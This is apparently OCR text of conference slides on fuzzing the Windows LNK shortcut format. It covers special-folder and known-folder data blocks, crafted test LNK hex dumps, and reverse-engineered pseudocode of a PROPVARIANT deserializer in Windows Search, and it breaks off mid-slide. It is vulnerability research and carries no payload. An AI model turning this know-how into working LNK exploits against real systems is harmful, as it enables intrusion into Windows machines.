
```
00000000: 4c00 0000 0114 0200 0000 0000 c000 0000 L...............
00000010: 0000 0046 0100 0000 0000 0000 0000 0000 ...F............
00000020: 0000 0000 0000 0000 0000 0000 0000 0000 ................
00000030: 0000 0000 0000 0000 0000 0000 0000 0000 ................
00000040: 0000 0000 0000 0000 0000 0000 1400 1200 ................
00000050: 3200 0000 0000 0000 0000 0000 417c 0000 2...........A|..
00000060: 0000 1000 0000 0500 00a0 0100 0000 0000 ................
00000070: 0000                                   ..

ExtraData
  BlockSignature  = 0xA0000005 (SpecialFolderDataBlock)
  SpecialFolderID = 0x1 (CSIDL_INTERNET)
```

SpecialFolderDataBlock

- Back to our PoC
  - What is CSIDL?
- CSIDL (Constant Special Item ID List)
  - System-independent way to identify special folders
  - System folder may be "C:\Windows" or "C:\Winnt" on different Windows
    - Use CSIDL_WINDOWS instead

SpecialFolderDataBlock

- CSIDL_CONTROLS -> CControlPanelFolder::ParseDisplayName
- CSIDL_INTERNET -> CInternetFolder::ParseDisplayName



SpecialFolderDataBlock

- By assigning different CSIDL in SpecialFolderID
  - We can call ParseDisplayName method of many different interfaces!

```
#define CSIDL_DESKTOP                   0x0000        // <desktop>
#define CSIDL_INTERNET                  0x0001        // Internet Explorer (icon on desktop)
#define CSIDL_PROGRAMS                  0x0002        // Start Menu\Programs
#define CSIDL_CONTROLS                  0x0003        // My Computer\Control Panel
#define CSIDL_PRINTERS                  0x0004        // My Computer\Printers
#define CSIDL_PERSONAL                  0x0005        // My Documents
#define CSIDL_FAVORITES                 0x0006        // <user name>\Favorites
#define CSIDL_STARTUP                   0x0007        // Start Menu\Programs\Startup
#define CSIDL_RECENT                    0x0008        // <user name>\Recent
#define CSIDL_SENDTO                    0x0009        // <user name>\SendTo
#define CSIDL_BITBUCKET                 0x000a        // <desktop>\Recycle Bin
#define CSIDL_STARTMENU                 0x000b        // <user name>\Start Menu
#define CSIDL_MYDOCUMENTS               CSIDL_PERSONAL //  Personal was just a silly name for My Documents
#define CSIDL_MYMUSIC                   0x000d        // "My Music" folder
#define CSIDL_MYVIDEO                   0x000e        // "My Videos" folder
#define CSIDL_DESKTOPDIRECTORY          0x0010        // <user name>\Desktop
#define CSIDL_DRIVES                    0x0011        // My Computer
#define CSIDL_NETWORK                   0x0012        // Network Neighborhood (My Network Places)
#define CSIDL_NETHOOD                   0x0013        // <user name>\nethood
#define CSIDL_FONTS                     0x0014        // windows\fonts
#define CSIDL_TEMPLATES                 0x0015
#define CSIDL_COMMON_STARTMENU          0x0016        // All Users\Start Menu
#define CSIDL_COMMON_PROGRAMS           0X0017        // All Users\Start Menu\Programs
#define CSIDL_COMMON_STARTUP            0x0018        // All Users\Startup
#define CSIDL_COMMON_DESKTOPDIRECTORY   0x0019        // All Users\Desktop
#define CSIDL_APPDATA                   0x001a        // <user name>\Application Data
#define CSIDL_PRINTHOOD                 0x001b        // <user name>\PrintHood
#define CSIDL_LOCAL_APPDATA             0x001c        // <user name>
#define CSIDL_ALTSTARTUP                0x001d        // non localiz
#define CSIDL_COMMON_ALTSTARTUP         0x001e        // non localiz
#define CSIDL_COMMON_FAVORITES          0x001f
#define CSIDL_INTERNET_CACHE            0x0020
#define CSIDL_COOKIES                   0x0021
#define CSIDL_HISTORY                   0x0022
#define CSIDL_COMMON_APPDATA            0x0023        // All Users\A
#define CSIDL_WINDOWS                   0x0024        // GetWindowsD
#define CSIDL_SYSTEM                    0x0025        // GetSystemDi
#define CSIDL_PROGRAM_FILES             0x0026        // C:\Program
#define CSIDL_MYPICTURES                0x0027        // C:\Program
#define CSIDL_PROFILE                   0x0028        // USERPROFILE
#define CSIDL_SYSTEMX86                 0x0029        // x86 system
#define CSIDL_PROGRAM_FILESX86          0x002a        // x86 C:\Prog
#define CSIDL_PROGRAM_FILES_COMMON      0x002b        // C:\Program
#define CSIDL_PROGRAM_FILES_COMMONX86   0x002c        // x86 Program
#define CSIDL_COMMON_TEMPLATES          0x002d        // All Users\T
#define CSIDL_COMMON_DOCUMENTS          0x002e        // All Users\D
#define CSIDL_COMMON_ADMINTOOLS         0x002f        // All Users\S
#define CSIDL_ADMINTOOLS                0x0030        // <user name>
#define CSIDL_CONNECTIONS               0x0031        // Network and
#define CSIDL_COMMON_MUSIC              0x0035        // All Users\M
#define CSIDL_COMMON_PICTURES           0x0036        // All Users\M
#define CSIDL_COMMON_VIDEO              0x0037        // All Users\M
#define CSIDL_RESOURCES                 0x0038        // Resource Di
#define CSIDL_RESOURCES_LOCALIZED       0x0039        // Localized R
#define CSIDL_COMMON_OEM_LINKS          0x003a        // Links to Al
```

SpecialFolderDataBlock

- By assigning diff
  - We can call Par nt interfaces!


```
#define CSIDL_DESKTOP                   0x00
#define CSIDL_INTERNET                  0x00
#define CSIDL_PROGRAMS                  0x00
#define CSIDL_CONTROLS                  0x00
#define CSIDL_PRINTERS                  0x00
#define CSIDL_PERSONAL                  0x00
#define CSIDL_FAVORITES                 0x00
#define CSIDL_STARTUP                   0x00
#define CSIDL_RECENT                    0x00
#define CSIDL_SENDTO                    0x00
#define CSIDL_BITBUCKET                 0x00
#define CSIDL_STARTMENU                 0x00
#define CSIDL_MYDOCUMENTS               CSID
#define CSIDL_MYMUSIC                   0x00
#define CSIDL_MYVIDEO                   0x00
#define CSIDL_DESKTOPDIRECTORY          0x00
#define CSIDL_DRIVES                    0x00
#define CSIDL_NETWORK                   0x00
#define CSIDL_NETHOOD                   0x00
#define CSIDL_FONTS                     0x00
#define CSIDL_TEMPLATES                 0x00
#define CSIDL_COMMON_STARTMENU          0x00
#define CSIDL_COMMON_PROGRAMS           0X00
#define CSIDL_COMMON_STARTUP            0x00
#define CSIDL_COMMON_DESKTOPDIRECTORY   0x0019      // All Users\Desktop
#define CSIDL_APPDATA                   0x001a      // <user name>\Application Data
#define CSIDL_PRINTHOOD                 0x001b      // <user name>\PrintHood
```

```
DL_LOCAL_APPDATA                0x001c      // <user name>
DL_ALTSTARTUP                   0x001d      // non localiz
DL_COMMON_ALTSTARTUP            0x001e      // non localiz
DL_COMMON_FAVORITES             0x001f
DL_INTERNET_CACHE               0x0020
DL_COOKIES                      0x0021
DL_HISTORY                      0x0022
DL_COMMON_APPDATA               0x0023      // All Users\A
DL_WINDOWS                      0x0024      // GetWindowsD
DL_SYSTEM                       0x0025      // GetSystemDi
DL_PROGRAM_FILES                0x0026      // C:\Program
DL_MYPICTURES                   0x0027      // C:\Program
DL_PROFILE                      0x0028      // USERPROFILE
DL_SYSTEMX86                    0x0029      // x86 system
DL_PROGRAM_FILESX86             0x002a      // x86 C:\Prog
DL_PROGRAM_FILES_COMMON         0x002b      // C:\Program
DL_PROGRAM_FILES_COMMONX86      0x002c      // x86 Program
DL_COMMON_TEMPLATES             0x002d      // All Users\T
DL_COMMON_DOCUMENTS             0x002e      // All Users\D
DL_COMMON_ADMINTOOLS            0x002f      // All Users\S
DL_ADMINTOOLS                   0x0030      // <user name>
DL_CONNECTIONS                  0x0031      // Network and
DL_COMMON_MUSIC                 0x0035      // All Users\M
DL_COMMON_PICTURES              0x0036      // All Users\M
#define CSIDL_COMMON_VIDEO      0x0037      // All Users\M
#define CSIDL_RESOURCES         0x0038      // Resource Di
#define CSIDL_RESOURCES_LOCALIZED 0x0039    // Localized R
#define CSIDL_COMMON_OEM_LINKS  0x003a      // Links to Al
```

SpecialFolderDataBlock

- Most of Special Folder are handled by `CFSFolder::ParseDisplayName` and `CRegFolder::ParseDisplayName`
- Only few interfaces have self implemented parse methods
  - `CSIDL_INTERNET -> CInternetFolder::ParseDisplayName`
  - `CSIDL_BITBUCKET -> CBitBucket::ParseDisplayName`
  - `CSIDL_FONTS -> CFontFolder::ParseDisplayName`
  - `CSIDL_HISTORY -> CHistory::ParseDisplayName`
  - `CSIDL_CONTROLS -> CControlPanelFolder::ParseDisplayName`
- No interesting bugs found : (

KnownFolderDataBlock

- As of Windows Vista, CSIDL have been replaced by KNOWNFOLDERID
  - We found KnownFolderDataBlock is handled in a similar way to SpecialFolder

```
HRESULT CShellLink::_DecodeSpecialFolder(CShellLink *this)
{
  ITEMIDLIST* folder_id_list = NULL;
  KnownFolderDataBlock* known_folder = SHFindDataBlock(this->ExtraBlock, 0xA000000B);
  if ( known_folder )  {
    if ( !CShellLink::_ShouldDecodeSpecialFolder(this, known_folder->KnownFolderID) )
      goto RET;
    hr = SHGetKnownFolderIDList_Internal(known_folder->KnownFolderID,
           (this->header.LinkFlags & SLDF_NO_KF_ALIAS | SLDF_UNALIAS_ON_SAVE) >> 10, 0, &ppidl) >> 31;
    ...
  }  else  {
    EXP_SPECIAL_FOLDER* special_folder = SHFindDataBlock(this->ExtraBlock, 0xA0000005);
    folder_id_list = SHCloneSpecialIDList(special_folder->idSpecialFolder, 0);
    Offset = special_folder->cbOffset;
  }
```

KnownFolderDataBlock

- Collect KNOWNFOLDERID from KnownFolder.h and Registry
  - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\

```
$ wc -l ./known_folder_id.txt
377 ./known_folder_id.txt
```

KnownFolderDataBlock

- Collect KNOWNFOLDERID from KnownFolder.h and Registry
  - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\

```
$ wc -l ./known_folder_id.txt
377 ./known_folder_id.txt
```

KnownFolderDataBlock

- Construct LNK with KnownFolderDataBlock to call different ParseDisplayName

```
00000000: 4c00 0000 0114 0200 0000 0000 c000 0000 L...............
00000010: 0000 0046 8100 0000 0000 0000 0000 0000 ...F............
00000020: 0000 0000 0000 0000 0000 0000 0000 0000 ................
00000030: 0000 0000 0000 0000 0000 0000 0000 0000 ................
00000040: 0000 0000 0000 0000 0000 0000 1600 1400 ..................
00000050: 3200 0000 0000 0000 0000 0000 5445 5354 2...........TEST
00000060: 0000 0000 1c00 0000 0b00 00a0 c4ee 0bd2 ................
00000070: a85c 0549 ae3b bf25 1ea0 9b53 0000 0000 .\.I.;.%...S....
00000080: 0000 0000                               ....

LinkTargetIDList
  IDList[0]        = File -> “TEST”
ExtraData
  BlockSignature   = 0xA000000B (KnownFolderDataBlock)
  KnownFolderID    = {D20BEEC4-5CA8-4905-AE3B-BF251EA09B53} (FOLDERID_NetworkFolder)
```


Fuzzing Results


- Serveral DoS bugs found in different interfaces
  - Not bad, but useless
- Where is an Interface, there is a way

Windows Search LNK

Secret in LNK File Format

- When collecting corpus for fuzzing…
  - I found a special kind of LNK can be created from Windows Search results





Secret in LNK File Format

- It contains some complex data blobs in LinkTargetIDList
  - LECmd didn’t parsed all the stuffs in property store

```
--- Target ID information (Format: Type ==> Value) ---

  Absolute path: Search Folder\control\Change User Account Control settings

  -Users property view ==> Search Folder
  >> Property store (Format: GUID\ID Description ==> Value)
     d5cdd505-2e9c-101b-9397-08002b2cf9ae\AutoList  ==> VT_STREAM not implemented (yet) See extension block section for contents for now
     d5cdd505-2e9c-101b-9397-08002b2cf9ae\AutolistCacheTime  ==> 06/25/2019 07:46:04
     d5cdd505-2e9c-101b-9397-08002b2cf9ae\AutolistCacheKey  ==>  Search programs and files0

  -Variable: Users property view ==> control
  >> Property store (Format: GUID\ID Description ==> Value)
     b725f130-47ef-101a-a5f1-02608c9eebac\10     Item Name Display                ==> control
     1e3ee840-bc2b-476c-8237-2acd1a839b22\2      (Description not available)      ==> VT_STREAM not implemented
     1e3ee840-bc2b-476c-8237-2acd1a839b22\8      (Description not available)      ==> control
     28636aa6-953d-11d2-b5d6-00c04fd918d0\25     SFGAO Flags                      ==> 805306372
     28636aa6-953d-11d2-b5d6-00c04fd918d0\11     Item Type                        ==> Stack

  -Variable: Users property view ==> Change User Account Control settings
  >> Property store (Format: GUID\ID Description ==> Value)
     1e3ee840-bc2b-476c-8237-2acd1a839b22\20     (Description not available)      ==> 1
     1e3ee840-bc2b-476c-8237-2acd1a839b22\3      (Description not available)      ==> Null
     1e3ee840-bc2b-476c-8237-2acd1a839b22\17     (Description not available)      ==> {25256C24-3B75-49B3-A433-4BB2F8865896}.Merge Any
     1e3ee840-bc2b-476c-8237-2acd1a839b22\12     (Description not available)      ==> Null
     1e3ee840-bc2b-476c-8237-2acd1a839b22\8      (Description not available)      ==> ::{26EE0668-A00A-44D7-9371-BEB064C98683}\0\::{ED7BA470-8E54-465E-825C-99712043E01C}\{638F8E21-E157-4
0D7-97E0-A0C8E4C4E2B5}
     28636aa6-953d-11d2-b5d6-00c04fd918d0\32     Delegate ID List                 ==> VT_VECTOR data not implemented (yet) See extension block section for contents for now
     28636aa6-953d-11d2-b5d6-00c04fd918d0\25     SFGAO Flags                      ==> 4
     28636aa6-953d-11d2-b5d6-00c04fd918d0\11     Item Type                        ==> Null
     28636aa6-953d-11d2-b5d6-00c04fd918d0\24     Parsing Name                     ==> {638F8E21-E157-40D7-97E0-A0C8E4C4E2B5}
     4bd13b3d-e68b-44ec-89ee-7611789d4070\105    Start Menu Result Source Id      ==> {1685D4AB-A51B-4AF1-A4E5-CEE87002431D}.Merge Any
     4bd13b3d-e68b-44ec-89ee-7611789d4070\100    Start Menu Group                 ==> control panel
```

Secret in LNK File Format

- It contains some complex data blobs in LinkTargetIDList
  - LECmd didn’t parsed all the stuffs in property store

Digging Deeper


PropVariant Deserialization

- Undocumented data format
  - Parsed by Windows Search and StructuredQuery library
- IDList contains a DelegateFolder ItemID with CLSID_SearchFolder

```
windows_storage!CRegFolder::BindToObject()
windows_storage_search!CDBFolder::BindToObject()
windows_storage_search!CDBFolder::GetFilterConditionForChild()
windows_storage_search!SHLoadFilterFromStream()
windows_storage_search!IUnknown_LoadFromStream()
windows_storage_search!CFilterCondition::Load()
windows_storage_search!LoadConditionFromStream()
windows_storage_search!IUnknown_LoadKnownImplFromStream
StructuredQuery!StructuredQuery1::LeafCondition::Load
StructuredQuery!StructuredQuery1::ReadPROPVARIANT
```

PropVariant Deserialization

- StructuredQuery1::ReadPROPVARIANT
  - Deserialize data from stream into a PROPVARIANT structure
- We already have IPropertyStorage / IPropertyStore
  - Why reinventing the wheel?
- Let the REVERSING begin



PropVariant Deserialization

- PROPVARIANT can hold different types of data as an union
  - CHAR / SHORT / LONG
  - FLOAT / DOUBLE
  - BOOL
  - DATE / FILETIME
  - BSTR / BSTRBLOB / LPSTR / LPWSTR
  - IUnknown / IDispatch / IStream / IStorage
  - PROPVARIANT
  - Arrays
  - …

PropVariant Deserialization

```
typedef struct tagPROPVARIANT {
  union {
    typedef struct {
      VARTYPE      vt;
      ...
      union {
        CHAR             cVal;
        UCHAR            bVal;
        SHORT            iVal;
        USHORT           uiVal;
        LONG             lVal;
        ULONG            ulVal;
        INT              intVal;
        UINT             uintVal;
        LARGE_INTEGER    hVal;
        ULARGE_INTEGER   uhVal;
        FLOAT            fltVal;
        DOUBLE           dblVal;
        VARIANT_BOOL     boolVal;
        VARIANT_BOOL     __OBSOLETE__VARIANT_BOOL;
        SCODE            scode;
        CY               cyVal;
        DATE             date;
        FILETIME         filetime;
        CLSID            *puuid;
        CLIPDATA         *pclipdata;
```

PropVariant Deserialization

```
HRESULT StructuredQuery1::ReadPROPVARIANT(IStream *pstm, PROPVARIANT *prop)
{
  hr = IStream_Read(pstm, &prop->vt, 2);

  switch ( prop->vt & VT_TYPEMASK ) {
  ...
    case VT_LPWSTR:
      if ( (prop->vt & VT_VECTOR) == 0 )
        return StructuredQuery1::ReadPWSTR(pstm, &prop->pwszVal);
  ...
```

```
1F 00 07 00 00 00 48 00 49 00 54 00 43 00 4F 00  .......H.I.T.C.O.
4E 00 6C 00 00 00 00 00 06 00 00 00 00 00 00 00  N...............
```

PropVariant Deserialization

```
HRESULT StructuredQuery1::ReadPROPVARIANT(IStream *pstm, PROPVARIANT *prop)
{
  hr = IStream_Read(pstm, &prop->vt, 2);

  switch ( prop->vt & VT_TYPEMASK ) {
  ...
    case VT_LPWSTR:
      if ( (prop->vt & VT_VECTOR) == 0 )
        return StructuredQuery1::ReadPWSTR(pstm, &prop->pwszVal);
  ...
```

0x1F = VT_LPWSTR

```
1F 00 07 00 00 00 48 00 49 00 54 00 43 00 4F 00  .......H.I.T.C.O.
4E 00 6C 00 00 00 00 00 06 00 00 00 00 00 00 00  N...............
```

PropVariant Deserialization

```
HRESULT StructuredQuery1::ReadPROPVARIANT(IStream *pstm, PROPVARIANT *prop)
{
  hr = IStream_Read(pstm, &prop->vt, 2);

  switch ( prop->vt & VT_TYPEMASK ) {
  ...
    case VT_LPWSTR:
      if ( (prop->vt & VT_VECTOR) == 0 )
        return StructuredQuery1::ReadPWSTR(pstm, &prop->pwszVal);
  ...
```

```
0x1F = VT_LPWSTR
```

```
1F 00 07 00 00 00 48 00 49 00 54 00 43 00 4F 00  .......H.I.T.C.O.
4E 00 6C 00 00 00 00 00 06 00 00 00 00 00 00 00  N...............
```

PropVariant Deserialization

```
HRESULT StructuredQuery1::ReadPROPVARIANT(IStream *pstm, PROPVARIANT *prop)
{
  hr = IStream_Read(pstm, &prop->vt, 2);

  switch ( prop->vt & VT_TYPEMASK ) {
  ...
    case VT_LPWSTR:
      if ( (prop->vt & VT_VECTOR) == 0 )
        return StructuredQuery1::ReadPWSTR(pstm, &prop->pwszVal);
  ...
0x1F = VT_LPWSTR
1F 00 07 00 00 00 48 00 49 00 54 00 43 00 4F 00  .......H.I.T.C.O.
4E 00 6C 00 00 00 00 00 06 00 00 00 00 00 00 00  N...............
```

PropVariant Deserialization

```
HRESULT StructuredQuery1::ReadPWSTR(IStream *pstm, LPWSTR pwstr)
{
  ...
  IStream_Read(pstm, &size, 4);
  ...
  LPWSTR buf = CoTaskMemAlloc(2 * size);
  IStream_Read(pstm, buf, 2 * size - 2);
  *pwstr = buf;
  ...
```

```
Size = 7
```

```
1F 00 07 00 00 00 48 00 49 00 54 00 43 00 4F 00  .......H.I.T.C.O.
4E 00 6C 00 00 00 00 00 06 00 00 00 00 00 00 00  N...............
```

PropVariant Deserialization

```
HRESULT StructuredQuery1::ReadPWSTR(IStream *pstm, LPWSTR pwstr)
{
  ...
  IStream_Read(pstm, &size, 4);
  ...
  LPWSTR buf = CoTaskMemAlloc(2 * size);
  IStream_Read(pstm, buf, 2 * size - 2);
  *pwstr = buf;
  ...
```

Content = L“HITCON”

```
1F 00 07 00 00 00 48 00 49 00 54 00 43 00 4F 00  .......H.I.T.C.O.
4E 00 6C 00 00 00 00 00 06 00 00 00 00 00 00 00  N...............
```

```
prop = {
  vt = VT_LPWSTR,
  pwszVal = L"HITCON"
}
```

Special Case Everywhere

- VT_DECIMAL is a special case
  - DECIMAL has the same size as PROPVARIANT structure

```
union {
  typedef struct {
    VARTYPE      vt;
    ...
    union {
      CHAR              cVal;
      UCHAR             bVal;
      ...
    };
